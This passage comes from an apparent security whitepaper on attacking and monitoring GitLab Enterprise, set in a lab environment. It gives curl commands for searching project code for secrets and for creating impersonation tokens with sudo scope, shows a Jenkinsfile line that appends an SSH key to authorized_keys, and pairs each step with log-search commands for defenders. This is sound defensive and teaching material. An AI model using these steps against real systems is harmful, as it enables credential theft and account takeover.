
Search results for filtering for files of interest

Code Reconnaissance

An important area of interest for an attacker is searching for secrets within code, such as passwords or API keys. In GitLab Enterprise, you can use the "Advanced Search" feature in the web interface if Elasticsearch is configured and enabled.

A different method for an attacker to search code is via the Project Search REST API[41] as shown with the below example curl command. This request needs to be performed for each project.

```
curl -k --request GET --header "PRIVATE-TOKEN: apiKey"
"https://gitlabHost/api/v4/projects/projectID/search?scope=blobs&searc
h=searchTerm" | python -m json.tool
```



```
[
    {
        "basename": "Jenkinsfile",
        "data": "                sh \"hostname\"\n                sh \"uptime\"\n                sh \"whoami\"\n
+tDK5nBlS9cVISnO8JpJQ8JKSnKNSjodEuKL5y3+4qahM4owbqIcjmM17Kr0AqESn0GGmBB5kS9FECbutsQuYBcf1dDdxXevMiYjuoGyYLUmvR8z3
3gyptfspC93+LEqMu0IidE/AgiJP/p3QQr4WRnGvErNbgJIPU1IHeHA7wSxgC/o4btbrkfoy0ykLf3nTX+V8qLrzPZnmAbQy7AJZpMpAB3hIoA/Gy
.ssh/authorized_keys\"\n",
        "filename": "Jenkinsfile",
        "id": null,
        "path": "Jenkinsfile",
        "project_id": 7,
        "ref": "main",
        "startline": 8
    }
]
```


Results of searching for search term in code

Logging of Reconnaissance

The project searches via the web interface are logged in the Production log (`/var/log/gitlab/gitlab-rails/production.log`) as shown below. One issue with this is that it doesn't have details on the search term that was used. As you can see in the below screenshot it says "[FILTERED]".

```
cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i GET |
grep -i '/search?search'

cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i get |
grep -i '/search"'
```

[41] https://docs.gitlab.com/ee/api/search.html#scope-blobs-premium-2




```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -
Started GET "/search?search=[FILTERED]&group_id=&project_id=&snippets=false&reposi
root@gitlab-server:~#
root@gitlab-server:~#
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production_json.log | grep
{"method":"GET","path":"/search","format":"html","controller":"SearchController","
alue":"false"},{"key":"repository_ref","value":""},{"key":"nav_source","value":"na
ta.client_id":"user/2","meta.search.group_id":"","meta.search.project_id":"","meta
otter","ua":"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firef
e_calls":18,"redis_cache_duration_s":0.007068,"redis_cache_read_bytes":2241,"redis
count":0,"db_cached_count":24,"db_replica_count":0,"db_replica_cached_count":0,"db
b_primary_duration_s":0.023,"cpu_s":0.308263,"mem_objects":150503,"mem_bytes":1311
root@gitlab-server:~# _
```

Viewing production logs for search information

The project, file and code searches via the REST API previously shown are logged via the API log (`/var/log/gitlab/gitlab-rails/api_json.log`) as shown below. However, the actual search query is not shown and is instead shown as "[FILTERED]".

```
cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i get | grep -i
'/search"\|repository/tree'
```




```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i get | grep -i '/search"\|repository/tree'
{"time":"2022-01-27T20:49:28.615Z","severity":"INFO","duration_s":0.0598,"db_duration_s":0.01998,"view_duration_s":0.03982,
.54, 127.0.0.1","ua":"curl/7.68.0","route":"/api/:version/search","user_id":2,"username":"hpotter","queue_duration_s":0.052
"redis_cache_read_bytes":118,"redis_cache_write_bytes":100,"redis_shared_state_calls":2,"redis_shared_state_duration_s":0.0
lica_wal_count":0,"db_replica_wal_cached_count":0,"db_primary_count":5,"db_primary_cached_count":1,"db_primary_wal_count":0
m_mallocs":14586,"mem_total_bytes":7315959,"pid":22157,"correlation_id":"01FTEMSRDN8Q9G1F9FY1FNMJEJ","meta.user":"hpotter",
urgency":"default","target_duration_s":1}
{"time":"2022-01-27T20:50:12.380Z","severity":"INFO","duration_s":0.11935,"db_duration_s":0.04099,"view_duration_s":0.0783
.hogwarts.local","remote_ip":"192.168.1.54, 127.0.0.1","ua":"curl/7.68.0","route":"/api/:version/search","user_id":2,"userr
dis_cache_calls":12,"redis_cache_duration_s":0.010795,"redis_cache_read_bytes":1333,"redis_cache_write_bytes":874,"redis_sh
rite_count":0,"db_cached_count":4,"db_replica_count":0,"db_replica_cached_count":0,"db_replica_wal_count":0,"db_replica_wal
,"db_primary_duration_s":0.031,"cpu_s":0.092956,"mem_objects":35311,"mem_bytes":8229175,"mem_mallocs":18085,"mem_total_byte
:"192.168.1.54","meta.feature_category":"global_search","meta.client_id":"user/2","request_urgency":"default","target_durat
{"time":"2022-01-27T20:50:22.149Z","severity":"INFO","duration_s":0.03652,"db_duration_s":0.00429,"view_duration_s":0.0322
.hogwarts.local","remote_ip":"192.168.1.54, 127.0.0.1","ua":"curl/7.68.0","route":"/api/:version/search","user_id":2,"userr
s":6,"redis_cache_duration_s":0.001062,"redis_cache_read_bytes":687,"redis_cache_write_bytes":277,"redis_shared_state_calls
b_cached_count":4,"db_replica_count":0,"db_replica_cached_count":0,"db_replica_wal_count":0,"db_replica_wal_cached_count":0
ation_s":0.004,"cpu_s":0.037392,"mem_objects":16937,"mem_bytes":1635232,"mem_mallocs":4200,"mem_total_bytes":2312712,"pid":
meta.feature_category":"global_search","meta.client_id":"user/2","request_urgency":"default","target_duration_s":1}
{"time":"2022-01-27T21:09:07.480Z","severity":"INFO","duration_s":0.02983,"db_duration_s":0.00457,"view_duration_s":0.0252
gwarts.local","remote_ip":"192.168.1.54, 127.0.0.1","ua":"curl/7.68.0","route":"/api/:version/search","user_id":2,"username
_duration_s":0.005327,"redis_read_bytes":118,"redis_write_bytes":254,"redis_cache_calls":1,"redis_cache_duration_s":0.0031
write_bytes":154,"db_count":6,"db_write_count":0,"db_cached_count":2,"db_replica_count":0,"db_replica_cached_count":0,"db_r
unt":0,"db_replica_duration_s":0.0,"db_primary_duration_s":0.007,"cpu_s":0.047328,"mem_objects":9655,"mem_bytes":1476143,"m
version/search","meta.remote_ip":"192.168.1.54","meta.feature_category":"global_search","meta.client_id":"user/2","request_
{"time":"2022-01-27T21:14:25.609Z","severity":"INFO","duration_s":0.05271,"db_duration_s":0.00617,"view_duration_s":0.0465
1","ua":"curl/7.68.0","route":"/api/:version/projects/:id/repository/tree","user_id":2,"username":"hpotter","queue_duratio
edis_cache_calls":6,"redis_cache_duration_s":0.00171,"redis_cache_read_bytes":458,"redis_cache_write_bytes":541,"redis_shar
replica_count":0,"db_replica_cached_count":0,"db_replica_wal_count":0,"db_replica_wal_cached_count":0,"db_primary_count":9,
```

Viewing API log for searches

An alternative log file to get the search terms being used is the web log (`/var/log/gitlab/nginx/gitlab_access.log`) as shown below. This allows defenders to see what is being searched for and build rules for anomalous activity or suspicious searches such as "password".

```
cat /var/log/gitlab/nginx/gitlab_access.log | grep -i '/search' | cut
-d " " -f1,4,7 | grep -i api
```



```
root@gitlab-server:~# cat /var/log/gitlab/nginx/gitlab_access.log | grep -i '/search' | cut -d " " -f1,4,7 | grep -i api
192.168.1.54 [27/Jan/2022:15:49:28 /api/v4/search?scope=projects
192.168.1.54 [27/Jan/2022:15:50:12 /api/v4/search?scope=projects&search=charm
192.168.1.54 [27/Jan/2022:15:50:22 /api/v4/search?scope=projects&search=charm
192.168.1.54 [27/Jan/2022:16:09:07 /api/v4/search?scope=blobs&search=jenkinsfile
192.168.1.54 [27/Jan/2022:16:21:08 /api/v4/projects/7/search?scope=blobs&keyword=whoami
192.168.1.54 [27/Jan/2022:16:21:44 /api/v4/projects/7/search?scope=blobs&search=whoami
192.168.1.54 [27/Jan/2022:16:24:13 /api/v4/projects/7/search?scope=commits&search=jenkinsfile
root@gitlab-server:~# 
```

Filtering web log for search requests


Ensure all the logs mentioned are being forwarded from the GitLab Enterprise server to a SIEM, where they can be ingested, and alerts built from them for anomalous activity.

User Impersonation

There are two options an attacker has if they have administrative access to GitLab Enterprise and would like to impersonate another user. The first option is to impersonate a user login via the web interface, and the second option is to create an impersonation token.


Impersonate User Login

When viewing a user via the admin area, there is a button available in the top right-hand corner labeled "Impersonate".



Impersonate user button in hpotter profile

After clicking the "Impersonate" button, you will be logged in as the user you are wanting to impersonate. In this instance, we are impersonating the `hpotter` user account.


You are now impersonating hpotter


Projects

Harry Potter / findShortestPathToGryffindorSword (Maintainer) — Contains scripts to run to figure out where the Gryffindor sword is	★ 0 · 0 · 0 · 0	Updated 1 month ago
Harry Potter / MaraudersMap (Maintainer) — I solemnly swear I am up to no good	★ 0 · 0 · 0 · 0	Updated 1 month ago
Harry Potter / Spellbook (Maintainer) — Contains my book of spells	★ 0 · 0 · 0 · 0	Updated 1 month ago

Showing impersonation of hpotter

This impersonation action is logged as shown in the audit events documentation[42]. The below search query can be performed on the GitLab server to find impersonation logon events.

```
cat /var/log/gitlab/gitlab-rails/application*.log | grep -i 'has
started impersonating'
```




```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/application*.log | grep -i 'has started impersonating'
{"severity":"INFO","time":"2022-01-27T17:36:17.195Z","correlation_id":"01FTE9R0NJJAVVPT5P5MEA9YJM","message":"User adumbledore has started impersonating hpotter"}
2022-01-27T17:36:17.195Z: User adumbledore has started impersonating hpotter
```

Showing user impersonation in application log

Impersonation Token

An attacker with admin access can also impersonate another user by creating an impersonation token. This can be performed via the web interface or the Users REST API[43]. Using the web interface as an admin, you can navigate to the "Impersonation Tokens" section for the user account that you would like to impersonate. Add the details for your token including name, expiration date, and scope of permissions.

[42] https://docs.gitlab.com/ee/administration/audit_events.html#impersonation-data
[43] https://docs.gitlab.com/ee/api/users.html#create-an-impersonation-token


Admin Area › Users › Harry Potter

Harry Potter

Account | Groups and projects | SSH keys | Identities | **Impersonation Tokens**

Add an impersonation token

Enter the name of your application, and we'll return a unique impersonation token.

Token name

test-impersonation-token

For example, the application using the token or the purpose of the token.

Expiration date

YYYY-MM-DD


Select scopes

Scopes set the permission levels granted to the token. Learn more.

- [✓] **api** Grants complete read/write access to the API, including all groups and projects, the container registry, and the package registry.
- [✓] **read_user** Grants read-only access to the authenticated user's profile through the /user API endpoint, which includes username, public email, and full name. Also grants only API endpoints under /users.
- [✓] **read_api** Grants read access to the API, including all groups and projects, the container registry, and the package registry.
- [✓] **read_repository** Grants read-only access to repositories on private projects using Git-over-HTTP or the Repository Files API.
- [✓] **write_repository** Grants read-write access to repositories on private projects using Git-over-HTTP (not using the API).
- [✓] **sudo** Grants permission to perform API actions as any user in the system, when authenticated as an admin user.

Creating impersonation token

After you have created your impersonation token, the token value will be listed for use. The user that is impersonated cannot see this impersonation token when accessing GitLab Enterprise as themselves; it is only visible to other admin users.


Admin Area › Users › Harry Potter

A new impersonation token has been created.

Harry Potter

Account | Groups and projects | SSH keys | Identities | **Impersonation Tokens**

Your new impersonation token


N87Em1vGBMcJoU75YLsc

Make sure you save it - you won't be able to access it again.

Showing created impersonation token

This activity is logged in the production log (`/var/log/gitlab/gitlab-rails/production_json.log`) as shown below.

```
cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i
impersonate

cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i post |
grep -A3 -i impersonation_tokens
```




```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i impersonate
{"method":"POST","path":"/admin/users/hpotter/impersonate","format":"html","controller":"Admin::UsersController","action":"impersonate","st
y":"authenticity_token","value":"[FILTERED]"},{"key":"id","value":"hpotter"}],"correlation_id":"01FTE9R0NJJAVVPT5P5MEA9YJM","meta.user":"ac
client_id":"user/5","remote_ip":"192.168.1.54","user_id":5,"username":"adumbledore","ua":"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0)
tion_s":0.005922,"redis_read_bytes":1119,"redis_write_bytes":2169,"redis_cache_calls":7,"redis_cache_duration_s":0.003619,"redis_cache_reac
d_bytes":183,"redis_shared_state_write_bytes":1635,"db_count":20,"db_write_count":3,"db_cached_count":3,"db_replica_count":0,"db_replica_ca
l_count":0,"db_primary_wal_cached_count":0,"db_replica_duration_s":0.0,"db_primary_duration_s":0.021,"cpu_s":0.101343,"mem_objects":31402,"
.06546}
root@gitlab-server:~#
root@gitlab-server:~#
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i post | grep -A3 -i impersonation_tokens
Started POST "/admin/users/hpotter/impersonation_tokens" for 192.168.1.54 at 2022-01-27 12:53:24 -0500
Processing by Admin::ImpersonationTokensController#create as HTML
  Parameters: {"authenticity_token"=>"[FILTERED]", "personal_access_token"=>"[FILTERED]", "user_id"=>"hpotter"}
Redirected to https://gitlab.hogwarts.local/admin/users/hpotter/impersonation_tokens
```

Viewing impersonation token creation via web interface in logs

An attacker can also create an impersonation token via the Users REST API as shown with the below example curl command.

```
curl -k --request POST --header "PRIVATE-TOKEN: apiToken" --data
"name=someName-impersonate" --data "expires_at=" --data "scopes[]=api"
--data "scopes[]=read_user" --data "scopes[]=read_repository" --data
"scopes[]=write_repository" --data "scopes[]=sudo"
"https://gitlabHost/api/v4/users/userIDNumberToImpersonate/impersonati
on_tokens"
```

